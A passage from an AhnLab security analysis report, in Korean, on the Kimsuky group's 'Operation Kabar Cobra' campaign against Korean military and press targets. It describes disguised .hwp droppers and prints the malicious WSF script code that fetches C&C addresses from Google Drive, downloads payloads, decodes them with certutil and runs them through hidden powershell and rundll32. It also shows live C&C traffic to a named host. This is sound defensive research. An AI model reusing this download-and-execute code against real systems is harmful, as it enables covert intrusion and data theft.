2019. 02. 21

Analysis Report

# Operation Kabar Cobra

Kimsuky 공격 그룹의 최신 타깃 공격 사례 분석

안랩 시큐리티대응센터(ASEC) 대응팀

AhnLab

경기도 성남시 분당구 판교역로 220 (우) 13493 | 대표전화 : 031-722-8000 | 팩스 : 031-722-8901 |
www.ahnlab.com
© AhnLab, Inc. All rights reserved.

# 목차

개요 ..... 3

오퍼레이션 카바 코브라(Operation Kabar Cobra) ..... 4

악성코드 상세 분석 ..... 4

1. 공격 대상별 드롭퍼(Dropper) 분석 ..... 4
2. 악성 스크립트 및 기능별 악성코드 분석 ..... 10

악성코드 프로파일링 ..... 33

1. 공격 대상의 변화 ..... 34
2. 악성코드 유포지 및 C&C 서버 ..... 38
3. 공격 배후 추정 근거 ..... 39

결론 ..... 47

안랩 제품 대응 현황 ..... 47

IoC (Indicators of Compromise) 정보 ..... 49

※별첨 ..... 52

AhnLab © AhnLab, Inc. All rights reserved.

# 개요

지난 2019년 1월 7일, 통일부 출입기자단을 대상으로 악성코드가 첨부된 메일이 발송됐다. 해당 메일과 악성코드는 이른바 Kimsuky(김수키 또는 킴수키)로 불리는 공격 그룹의 것으로 추정된다.

지난 2013년 처음 알려진 Kimsuky 공격 그룹은 2019년 현재까지 활발하게 활동하고 있다. 특히 최근에는 제2차 북미 정상회담을 앞두고 주변국 내부의 반응에 대한 정보를 수집하는 한편, 금융 분야와 암호화폐 분야를 대상으로 지속적인 공격을 시도하고 있다.

본 보고서는 Kimsuky 그룹이 배후로 지목되는 최신 표적 공격 사례를 상세히 분석하고, 공격 그룹을 특정한 기술적 근거를 서술한다.

AhnLab © AhnLab, Inc. All rights reserved.

# 오퍼레이션 카바 코브라(Operation Kabar Cobra)

Kimsuky 그룹은 정보 수집의 목적으로 군사 관련 분야와 언론사를 지속적으로 공격하고 있는 가운데 최근에는 금전적 이득을 목적으로 암호화폐를 포함한 다양한 산업 분야에 표적 공격을 확대하고 있다. 이 과정에서 다수의 악성코드를 유포했는데, 일부 공격에서 'Cobra'라는 이름의 파일과 'KABAR'라는 뮤텍스 문자열이 확인되었다.

```
.text:1000233D                 lea     eax, [ebp+var_C]
.text:10002340                 mov     large fs:0, eax
.text:10002346                 mov     [ebp+var_10], esp
.text:10002349                 mov     [ebp+var_4], 0
.text:10002350                 push    offset Name     ; "KABAR"
.text:10002355                 push    1               ; bInitialOwner
.text:10002357                 push    0               ; lpMutexAttributes
.text:10002359                 call    ds:CreateMutexA
```

[그림 1] Cobra.dll 3 파일에서 확인된 KABAR 뮤텍스 문자열

이를 토대로 안랩은 Kimsuky 그룹이 그 배후로 추정되는 최근 일련의 표적 공격을 '오퍼레이션 카바 코브라(Operation Kabar Cobra)'로 명명했다.

# 악성코드 상세 분석

## 1. 공격 대상별 드롭퍼(Dropper) 분석

안랩 시큐리티대응센터(AhnLab Security Emergency response Center, ASEC)는 Kimsuky 그룹의 활동으로 보이는 공격 시도를 지속적으로 모니터링 및 분석해왔다. [표 1]은 2018년 12월부터 올해 1월 사이에 ASEC이 확인한 Kimsuky 공격 그룹의 악성코드(드롭퍼, Dropper)와 공격 대상을 요약한 것이다.

 © AhnLab, Inc. All rights reserved. 

| 발견 시기 | 파일명 | 위장 파일 형식 | 공격 대상 |
|---|---|---|---|
| 2018.12.26 | 2019 사업계획서.hwp{공백}.exe | 한글(.hwp)<br>(ROTC 2018 정기 총회) | 군사 관련 분야<br>(ROTC) |
| 2019.01.07 | 미디어 권력이동⑥-넷플렉스, 유튜브.hwp{공백}.exe | 한글(.hwp)<br>(문화 콘텐츠 생태계) | 언론 분야<br>(통일부 기자단) |
| 2019.01.20 | 중국-연구자료.hwp{공백}.scr | 한글(.hwp)<br>(중국 관련 독서와 여행의 순서) | 미확인 |

[표 1] 공격 대상별 드롭퍼 파일명 및 위장 파일 형식

(*파일 발견 시기와 실제 유포 시기는 상이할 수 있음)

공격자는 한글(hwp) 문서 아이콘으로 위장하는 한편, 파일 이름에 이중 확장자를 적용했다. 특히 확장자 사이에 다수의 공백을 추가해 공격 대상이 쉽게 알아차리지 못 하게 했다. 이로써 앞부분의 .hwp 확장자만 보이게 했으나, 파일의 실제 확장자는 공백 뒤에 위치하고 있는 .exe나 .scr이다.

윈도우(Windows)의 폴더 옵션 보기 설정에 따라서 차이가 있지만 일반적으로 대부분의 사용자는 기본 설정인 알려진 파일 형식의 파일 확장명 숨기기 상태를 유지하고 있다. 따라서 [표 1]과 같은 이름의 파일을 PC에 다운로드하면 한글(hwp) 파일인것처럼 보인다.

또한 해당 악성코드가 실행될 때 정상적인 한글 파일 문서처럼 보이는 화면이 나타난다. 이때 나타나는 파일은 공격 타깃이 수신했던 메일이나 업무와 밀접한 내용처럼 위장하고 있다.


[표 1]에 요약한 공격 대상별 악성코드의 상세한 기능과 동작 방식을 살펴보면 다음과 같다.

 © AhnLab, Inc. All rights reserved. 

(1) 군사 관련 분야 - 사업계획서.hwp{공백}.exe

[그림 2] 군사 관련 기관을 노린 악성코드 파일

[그림 2]는 군사 관련 기관(ROTC)에 유포된 2019 사업계획서.hwp{공백}.exe 파일로, 위장용 파일인 1.hwp와 함께 추가 악성코드 다운로드 및 C&C 통신 등 악의적인 수행하는 악성 스크립트 2종(2.wsf, 3.wsf)으로 구성되어 있다.




[그림 3] 위장용 파일 1.hwp의 내용

공격 타깃을 속이기 위한 위장용 파일인 1.hwp는 [그림 3]과 같이 공격 대상과 관련된 내용을 포함하고 있다. 공격자는 실제 존재하는 행사 이름을 도용해 공격 타깃의 의심을 피하고자 했다.

 © AhnLab, Inc. All rights reserved. 

(2) 언론 분야 - 미디어 권력이동⑥-넷플렉스, 유튜브.hwp{공백}.exe (2019.01.07)

2019년 1월 7일에 통일부 기자단을 대상으로 [그림 4]와 같은 내용의 이메일이 발송되었다.

- 발송자: 윤**(human-ad@hanmail.net)
- 제목: RE: TF 참고자료
- 본문내용:
  TF 참고바랍니다
  *언론사별 브랜드 관련해서 관리 잘해주세요(비번은 tf)
- 첨부파일: TF 참고.zip


[그림 4] 언론 관계자를 대상으로 유포된 악성 메일의 내용

해당 메일에 첨부된 압축 파일(TF 참고.zip)에는 정상적인 PDF 문서 2종(넷플릭스-미디어-구조와-이용자-경험.pdf, 언론사 별도 브랜드.pdf), 이중 확장자를 가진 악성코드 1개(미디어 권력이동⑥-넷플렉스, 유튜브.hwp{공백}.exe) 등 총 3개의 파일이 포함되어 있다.

[그림 5] 언론 관계자들에게 유포된 악성코드

[그림 5]에서 볼 수 있는 것처럼 언론 관계자들에게 유포된 악성코드의 형태는 앞서 확인한 군사 기관을 노린 악성코드와 동일한 형태로 구성되어 있다. 이 중에서 위장용 파일인 1.hwp는 공격 타깃에 맞춰 언론사 웹사이트에 게시된 기사를 도용하고 있다([그림 6] 참고).

 © AhnLab, Inc. All rights reserved. 



[미디어 권력이동⑥] 유재석·봉준호·방탄소년단의 공통점은 '인터넷 플랫폼 선호'

넷플릭스 유튜브가 뒤흔드는 콘텐츠 생태계
하재근 문화 평론가 | sisa@sisajournal.com | 승인 2018.10.02(화) 시사저널

이른바 '국민 MC' 유재석의 행보는 언제나 방송가의 관심사다. 유재석 정도면 국내 모든 방송사의 예능 프로그램을 골라서 출연할 수 있다. 그런 유재석이 국내 방송사들을 제치고 미국 OTT 업체의 신작 출연을 결정해 사람들을 놀라게 했다. OTT란 인터넷을 통해 실시간 동영상을 제공하는 서비스인데, 미국의 넷플릭스가 대표적인 회사다. 유재석은 넷플릭스의 신작 예능 《범인은 바로 너》에 출연했다. 채널 경쟁의 격화로 요즘은 스타 PD도 귀하신 몸이 됐다. 《범인은 바로 너》엔 《X맨》 《패밀리가 떴다》 《런닝맨》 등을 히트시킨 스타 PD들이 합류해 화제성이 더 커졌다.

하지만 성과는 기대에 못 미쳤다. 국내에서 좋은 반응을 얻지 못한 것이다. 그럼에도 불구하고 넷플릭스는 시즌2 제작을 확정했고, 유재석의 합류도 결정돼 업계를 또 놀라게 했다. 한국 방송사라면 실패한 작품을 다시 제작하지도 않았을 것이고, 유재석 같은 스타가 그런 프로젝트에 다시 합류하지도 않았을 것이다.

《범인은 바로 너》가 던진 충격은 또 있다. 바로 한국 제작환경과는 차원이 다른 물적 토대다. 이 작품의 PD들은 "연출과 제작에 관한 한 하고 싶은 대로 했다"며 "주간 단위로 방송되는 한국 지상파 예능에서는 설계도 그리기, 세트 제작, 사후작업을 하기 힘들지만, 넷플릿스 제작물은 사전제작의 장점을 충분히 살려 디테일을 강화할 수 있었다"고 말했다. 한

넷플릭스·유튜브가 뒤흔드는 콘텐츠 생태계

이른바 '국민 MC' 유재석의 행보는 언제나 방송가의 관심사다. 유재석 정도면 국내 모든 방송사의 예능 프로그램을 골라서 출연할 수 있다. 그런 유재석이 국내 방송사들을 제치고 미국 OTT 업체의 신작 출연을 결정해 사람들을 놀라게 했다. OTT란 인터넷을 통해 실시간 동영상을 제공하는 서비스인데, 미국의 넷플릭스가 대표적인 회사다. 유재석은 넷플릭스의 신작 예능 《범인은 바로 너》에 출연했다. 채널 경쟁의 격화로 요즘은 스타 PD도 귀하신 몸이 됐다. 《범인은 바로 너》엔 《X맨》 《패밀리가 떴다》 《런닝맨》 등을 히트시킨 스타 PD들이 합류해 화제성이 더 커졌다.

하지만 성과는 기대에 못 미쳤다. 국내에서 좋은 반응을 얻지 못한 것이다. 그럼에도 불구하고 넷플릭스는 시즌2 제작을 확정했고, 유재석의 합류도 결정돼 업계를 또 놀라게 했다. 한국 방송사라면 실패한 작품을 다시 제작하지도 않았을 것이고, 유재석 같은 스타가 그런 프로젝트에 다시 합류하지도 않았을 것이다.

《범인은 바로 너》가 던진 충격은 또 있다. 바로 한국 제작환경과는 차원이 다른 물적 토대다. 이 작품의 PD들은 "연출과 제작에 관한 한 하고 싶은 대로 했다"며 "주간 단위로 방송되는 한국 지상파 예능에서는 설계도 그리기, 세트 제작, 사후작업을 하기 힘들지만, 넷플릿스 제작물은 사전제작의 장점을 충분히 살려 디테일을 강화할 수 있었다"고 말했다. 한 지상파 예능 PD는 《범인은 바로 너》의 제작환경이 우리 방송사에선 상상도 할 수 없는 일이라고 귀띔했다.

한국 최고의 스타가 국내 방송사를 제치고 미국 OTT 업체와 신작을 함께하고, 그 OTT 업체는 국내 지상파 방송사보다도 더 좋은 제작여건을 제공하며, 실패하더라도 후속편을 제작할 정도로 공격적으로 투자하는 시대인 것이다. 이러니 우리 콘텐츠 생태계를 뒤흔든다는 말이 나온다.

[그림 6] 위장용 파일 1.hwp의 콘텐츠(왼쪽)과 실제 언론사 기사

위에서 살펴본 군사 기관 대상 공격 사례와 언론 분야 공격 사례 모두 위장용 한글 파일(.hwp)과 악성 스크립트가 자동 압축 풀림(WinRAR SFX)으로 압축되어 있다. 해당 압축 파일을 실행하면 압축 해제와 동시에 [그림 7]과 같은 옵션에 의해 악성코드가 실행된다. 실제 악성 행위는 이때 실행된 악성 스크립트에 의해 시작되며, C&C 정보는 공격자의 구글 드라이브로부터 다운로드한다.

```
;The comment below

Setup=1.hwp
Setup=2.wsf
Setup=3.wsf
TempMode
Silent=1
Overwrite=1
```

[그림 7] 악성 파일의 등록 정보 예시

 © AhnLab, Inc. All rights reserved. 

(3) 기타(미상) - 중국-연구자료.hwp{공백}.scr (2019.01.20)

[표 1]의 악성코드 중 공격 대상이 명확하게 파악되지 않은 중국-연구자료.hwp{공백}.scr는 앞서 살펴본 사례들과 달리 파일 구조와 동작 방식이 변경되었다.

중국-연구자료.hwp{공백}.scr는 위장용 파일과 함께 C&C 정보 파일, 그리고 악성코드를 리소스 형태로 갖고 있다. 공격 타깃이 해당 파일을 실행하면 [그림 8]과 같이 악성코드를 생성 및 실행하기 위해 리소스 관련 함수 비롯해 다양한 함수를 호출한다.

```
if ( sub_4013D0(&File, "AlyacMonitor.db") && sub_4013D0(&File, "AlyacMonitor.db_ini") )
  ShellExecuteA(0, "open", "rundll32.exe", "AlyacMonitor.db, CheckFile", 0, 0);

                    v4 = FindResourceA(0, (LPCSTR)v3, "BINARY");
                    v5 = v4;
                    if ( !v4 )
                      return 0;
                    v7 = SizeofResource(0, v4);
                    if ( !v7 )
                      return 0;
                    v8 = LoadResource(0, v5);
                    if ( !v8 )
                      return 0;
                    v9 = CreateFileA(&String1, 0x40000000u, 2u, 0, 2u, 0x20u, 0);
                    if ( v9 == (HANDLE)-1 )
                      return 0;
                    v10 = LockResource(v8);
                    if ( !WriteFile(v9, v10, v7, &NumberOfBytesWritten, 0) )
                      return 0;
                    CloseHandle(v9);
```

[그림 8] 악성코드(AlyacMonitor.db)와 C&C 정보 파일(AlyacMonitor.db_ini) 생성 과정

위장용 파일 역시 [그림 8]과 같은 과정으로 생성되어 화면에 나타난다. 이때 보이는 내용은 [그림 9]와 같이 중국 역사와 관련된 추천 도서와 그에 대한 간략한 소개로 구성되어 있다.

 © AhnLab, Inc. All rights reserved. 

중국을 알기 위한 독서와 여행의 순서

1983년 역민신서 판 조병한 『중국사』의 원저자는 일본 京都학파의 대표적 석학 宮崎市定로 역사적 식견과 독특한 저술방법으로 개설서를 넘어 통사의 수준에 이른 것이다. 청일전쟁에서 이기고 이후 50년 동안 중국을 짓밟은 일본은 세계에서 중국에 대해 가장 많은 지식을 가지고 있다.

1992년 을유문화사에서 펴낸 페어뱅크, 라이샤워의 『동양문화사』는 미국인이 보는 중국에 대한 이해정도를 보여주며 특히 한자가 익숙하지 않은 세대에 유용하다.

『사진과 그림으로 보는 캐임브리지 중국사』는 중국 공부에 최고의 교과서라고 할 수 있다.

박헌제 등의 『아틀라스 중국사』는 역사를 다루는 공간을 시각적으로 잘 그리고 있다.
중고등학생들이 중국사에 대한 상식을 익히기 위해 우선 보면 좋을 것이다.

[그림 9] 위장용 파일(중국-연구자료.hwp)의 내용

## 2. 악성 스크립트 및 기능별 악성코드 분석

앞서 살펴본 언론 분야 사례(미디어 권력이동⑥-넷플렉스, 유튜브.hwp{공백}.exe)를 중심으로 악성 스크립트와 악성코드별 상세 기능에 대해 살펴본다.

### (1) 2.wsf

2.wsf는 악성코드를 추가로 다운로드 및 실행한다. 이때 필요한 C&C 정보는 공격자의 구글 드라이브로부터 다운로드한다.

공격자의 구글 드라이브

```
while(true)
{
  xhr.open("GET","https://drive.qooqle.com/uc?export=download&id=                    KJ6",false);
  xhr.send();
  if(xhr.status==200)
  {
    serverurl=xhr.responseText;
    root2=serverurl+"/brave.ct";
    break
  }
  WScript.Sleep(1000*60)
}
```


serverurl: 공격자의 구글 드라이브에서 받아온 메인 URL

[그림 10] 공격자의 구글 드라이브에서 C&C 정보 다운로드

 © AhnLab, Inc. All rights reserved. 

[그림 11]은 공격자의 구글 드라이브에 업로드된 파일로, 악성코드를 다운로드하기 위한 C&C 정보가 포함되어 있다. 이 파일의 내용은 공격자에 의해 언제든지 변경될 수 있다.

일반적으로 다운로드 기능을 수행하는 악성코드는 내부에 고정된 C&C 정보를 갖고 있다. 따라서 해당 C&C 서버가 차단될 경우, 공격자는 새로 악성코드를 제작하여 배포해야하는 번거로움이 있다. 그러나 이번 사례의 경우, C&C 서버가 차단되더라도 공격자는 자신의 구글 드라이브에 업로드한 파일의 내용만 변경하면 악성코드가 새로운 C&C 서버와 통신하며 지속적으로 악의적인 기능을 수행할 수 있다.




[그림 11] 공격자의 구글 드라이브에 업로드된 파일

한편, [그림 11]의 하단에서 볼 수 있는 이메일 주소(countine.protector.mail@gmail.com)는 과거에서 피싱 메일 발신 계정으로 사용된 바 있다. 이와 관련해 지난 2018년, 교육 분야 사이버 안전센터 ECSC에서 [그림 12]와 같은 권고문을 게시한 바 있다.

 © AhnLab, Inc. All rights reserved. 

글번호 263431 | 일 자 18.04.30 | 조회 174 | 글쓴이

**제목 : [ECSC]구글 관리자 사칭 피싱메일 유포 주의 권고**

□ 개요
o 보안관제 중 아래와 같은 피싱메일,피싱 사이트 관련 정보가 확인되어 각 기관에 통보하여 드리오니, 차단정책을 적용하는 등 적절한 조치를 통해, 피해를 예방하시기 바랍니다.

□ 설명
o 관련내용
- 구글 G메일 관리자 사칭계정을 생성하여 해킹메일 유포에 악용

o 위협정보
1) 해커 G메일 계정
- protect.passwrod.teams@gmail.com
- acc.signnin.send@gmail.com
- norepply.noticication@gmail.com
- protector.login.teams@gmail.com
- countine.protector.mail@gmail.com
- protecct.logoin.hlko@gmail.com
- no.raply.letservice@gmail.com
- protect.signin@gmail.com
- no.reaply.master@gmail.com

[그림 12] 공격자 관련 이메일 계정에 대한 2018년 보안 권고문

2.wsf가 추가로 다운로드한 악성코드(brave.ct)는 [그림 13]과 같은 과정을 거쳐 복호화된다. 이에 의해 생성된 Freedom.dll이 파워쉘을 통해 실행된다. 단, 감염 PC가 64비트 윈도우 환경일 경우 AhnLabMon.dll로 생성된다.

다운로드 한 brave.ct

```
-----BEGIN CERTIFICATE-----
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v
dCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABJjs9RDe+hAg3voQIN76EC
fo2iAwfvoQJ+jaQDmu+hAn6NpQMf76ECR4qiAx7voQJHiqQDEu+hAkeKpQMd76EC
fo2gAwIvoQIN76ACde+hAh2JqAMJ76ECHYmhAwzvoQIdiV4CDO+hAh2JowMM76EC
```

다운로드 한 악성코드 BASE64 복호화

```
inputStream.Open();
inputStream.Type=1;
inputStream.Write(xhr.responseBody);
inputStream.Position=0;
inputStream.SaveToFile(local);
inputStream.Close();
objShell.Run("powershell.exe -windowstyle hidden certutil -decode "+local+" "+folder+runfile,0,true);

if(fs.FileExists(folder+runfile))
{
  objShell.Run("powershell.exe -windowstyle hidden rundll32 "+folder+runfile+",RunControl",0,true);
```

rundll32.exe를 이용하여 복호화한 DLL 악성코드 실행

[그림 13] 추가로 다운로드된 악성코드 실행 과정

 © AhnLab, Inc. All rights reserved. 

(2) 3.wsf

2.wsf와 마찬가지로 3.wsf도 공격자의 구글 드라이브에 업로드된 파일로부터 C&C 정보를 다운로드한다.

```
xhr.open("GET","https://drive.google.com/uc?export=download&id=                                    ",false);
xhr.send();
if(xhr.status==200)
{
  serverurl=xhr.responseText;
  break
}
```

[그림 14] 공격자의 구글 드라이브에서 C&C 정보 다운로드

그러나 2.wsf는 단순히 악성코드를 추가로 다운로드하고 실행하는 악성 스크립트인 반면, 3.wsf는 [표 2]와 같이 다양한 기능을 수행한다.

| | 기능 | 설명 |
|---|---|---|
| 1 | encode:function(c) | C&C 서버와 송수신하는 데이터를 BASE64로 암호화 또는 복호화 시 사용 |
| 2 | decode:function(c) | |
| 3 | _utf8_encode:function(b) | |
| 4 | _utf8_decode:function(a) | |
| 5 | binaryFileToBase64:function(c) | |
| 6 | function delete_file(a) | 파일 삭제 |
| 7 | function exec_cmd(c) | 명령 실행 |
| 8 | function send_log(a) | 로그 전송 |
| 9 | function send(b,c) | |
| 10 | function download(c) | 파일 다운로드 |
| 11 | function upload(j,m) | 파일 업로드 |
| 12 | function update() | 3.wsf 업데이트 |

[표 2] 3.wsf의 기능

 © AhnLab, Inc. All rights reserved. 

안랩이 분석할 당시, C&C 서버와의 통신이 가능했기 때문에 3.wsf가 C&C 서버와 어떻게 통신했으며, 공격자가 내린 명령은 무엇인지 상당 부분 파악할 수 있었다.

3.wsf는 [표 2]에 표기된 기능을 수행하기에 앞서 C&C 서버로부터 자신의 버전 정보를 수신하여 현재 감염 PC에서 실행되고 있는 자신의 버전과 비교하는 작업을 수행한다. 만약 C&C 서버를 통해 확인한 버전 정보가 현재 버전보다 상위일 경우 [그림 15]와 같이 업데이트된 3.wsf를 다운로드하고 실행한다.

3.wsf의 버전 정보 수신하기

```
xhr.open("GET",serverurl+"/ver",false);
xhr.send();
if(xhr.status==200)
{
  var new_ver=xhr.responseText;
  if(parseFloat(new_ver)>VERSION)
  {
    update();
    WScript.Quit()
  }
  break
```

- VERSION: PC에서 실행 중인 3.wsf의 버전
- new_ver: C&C에서 수신한 3.wsf의 버전

```
function update()
{
  download("3.wsf");
  exec_cmd("cmd /c 3.wsf")
}
```

```
function download(c)
{
  var a=serverurl+"/download/"+c;
  do
  {
    try
    {
      xhr.open("GET",a,false);
      xhr.send();
      if(xhr.status==200)
      {
        break
      }
```

[그림 15] 3.wsf의 버전 정보 비교 및 업데이트

안랩의 분석 당시, 해당 악성코드가 C&C 서버로부터 수신한 3.wsf의 최신 버전은 1.2였다([그림 16] 참고).

```
0090  0d 0a 43 6f 6e 6e 65 63  74 69 6f 6e 3a 20 6b 65   ..Connec tion: ke
00a0  65 70 2d 61 6c 69 76 65  0d 0a 4c 61 73 74 2d 4d   ep-alive ..Last-M
00b0  6f 64 69 66 69 65 64 3a  20 57 65 64 2c 20 32 36   odified:  Wed, 26
00c0  20 44 65 63 20 32 30 31  38 20 31 35 3a 33 37 3a    Dec 201 8 15:37:
00d0  30 31 20 47 4d 54 0d 0a  41 63 63 65 70 74 2d 52   01 GMT.. Accept-R
00e0  61 6e 67 65 73 3a 20 62  79 74 65 73 0d 0a 0d 0a   anges: b ytes....
00f0  31 2e 32                                           1.2
```

3.wsf의 버전 정보

[그림 16] 분석 당시 C&C 서버로부터 수신한 3.wsf 버전 정보

버전 정보를 확인한 이후 3.wsf는 C&C 서버로부터 명령을 수신하고 실행하기 위해 다음과 같은 형식으로 파라미터를 구성한다. 이후 C&C 서버에 GET 요청을 하고, 그에 대한 응답으로 C&C 서버로부터 BASE64로 암호화된 명령을 수신하여 실행한다.

 © AhnLab, Inc. All rights reserved. 

- C&C명령을 수신을 위해 C&C로 전송될 때 파라미터 형식
xhr.open(GET,serverurl+/board.php?m=+MAC_ADDR+&v=+VERSION+|+TIMEOUT,false);
xhr.send();

C&C 서버로 전송할 파라미터 형식에서 3.wsf의 버전을 파라미터로 구성하는 이유는 공격자가 현재 감염 PC에서 실행 중인 3.wsf의 버전을 확인하고, 버전별 감염 PC 현황을 파악하기 위한 목적으로 보인다.

- MAC_ADDR = 감염PC의 맥주소
- VERSION = 3.wsf의 파일 버전 (ex, VERSION=1.2)
- TIMEOUT = 3.wsf에 설정된 타임 아웃 시간 (ex, TIMEOUT=3)

[그림 17]은 3.wsf가 C&C 서버와 통신한 내역 중 일부로, 3.wsf가 C&C 서버로부터 파일 다운로드 명령을 수신 하고 list.dll 파일을 다운로드하는 과정이다.

```
GET /gnu/board.php?m=000C29429EC5&v=1.2|3 HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Language: ko
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Host: my-homework.890m.com

HTTP/1.1 200 OK
Server: openresty
Date: Mon, 07 Jan 2019 01:59:53 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/7.0.32

18
ZG93bmxvYWR8bGlzdC5kbGw= 복호화 된 C&C명령: download|list.dll
0
```

```
if(cmd_arr[0]=="download")
{
  download(cmd_arr[1])
}

function download(c)
{
  var a=serverurl+"/download/"+c;
  do
  {
    try
    {
      xhr.open("GET",a,false);
      xhr.send();
      if(xhr.status==200)
      {
        break
      }
      GET /gnu/download/list.dll HTTP/1.1
      Connection: Keep-Alive
      Accept: */*
      Accept-Language: ko
      User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
      Host: my-homework.890m.com

      HTTP/1.1 200 OK
```

[그림 17] 3.wsf의 C&C 서버 통신 내역 1- 악성코드 다운로드

특이한 점은 3.wsf의 코드에는 [그림 17]의 과정을 거쳐 다운로드한 list.dll(Cobra.dll)를 실행하는 코드가 존재하지 않는다는 것이다. 그러나 안랩은 분석을 통해 2.wsf가 다운로드한 Freedom.dll(AhnLabMon.dll)이 동일한 list.dll(Cobra.dll)을 다운로드하고 실행하는 것을 확인하였다.

AhnLab © AhnLab, Inc. All rights reserved.

### (3) list.dll(Cobra.dll)

안랩의 분석 결과, list.dll(Cobra.dll)은 감염 PC에서 다음과 같은 정보를 수집하여 C&C 서버로 전송하는 등의 역할을 하는 것으로 확인됐다.

- 드라이브의 볼륨 정보 및 하드웨어 정보 획득
- 폴더 및 파일 목록 수집
- 압축 파일 복사

[그림 18]과 [그림 19]는 list.dll(Cobra.dll)이 감염 PC에서 폴더 및 파일 목록을 수집하고 수집된 정보를 C&C 서버로 전송하는 패킷이다.

```
v3 = hFile;
GetWindowsDirectoryA(&Buffer, 0x104u);
result = (HANDLE)sub_1000B80E(a2, &Buffer, 260);
if ( result )
{
  sub_10008A80(&FileName, 0, 260);
  ((void (__cdecl *)(char *, signed int, const char *, char))sub_100019E0)(
    &v21,
    600,
    "₩r₩n₩r₩n%s %s₩r₩n₩r₩n",
    (unsigned int)"Directories and File list of");
  WriteFile(hFile, &v21, strlen(&v21), &NumberOfBytesWritten, 0);
  sub_100019E0(&FileName, 260, "%s₩₩*", a2);
  v5 = FindFirstFileA(&FileName, &FindFileData);
  if ( v5 != (HANDLE)-1 )
  {
    while ( 1 )
    {
      if ( FindFileData.dwFileAttributes & 0x10 )
      {
        FileTimeToSystemTime(&FindFileData.ftLastWriteTime, &SystemTime);
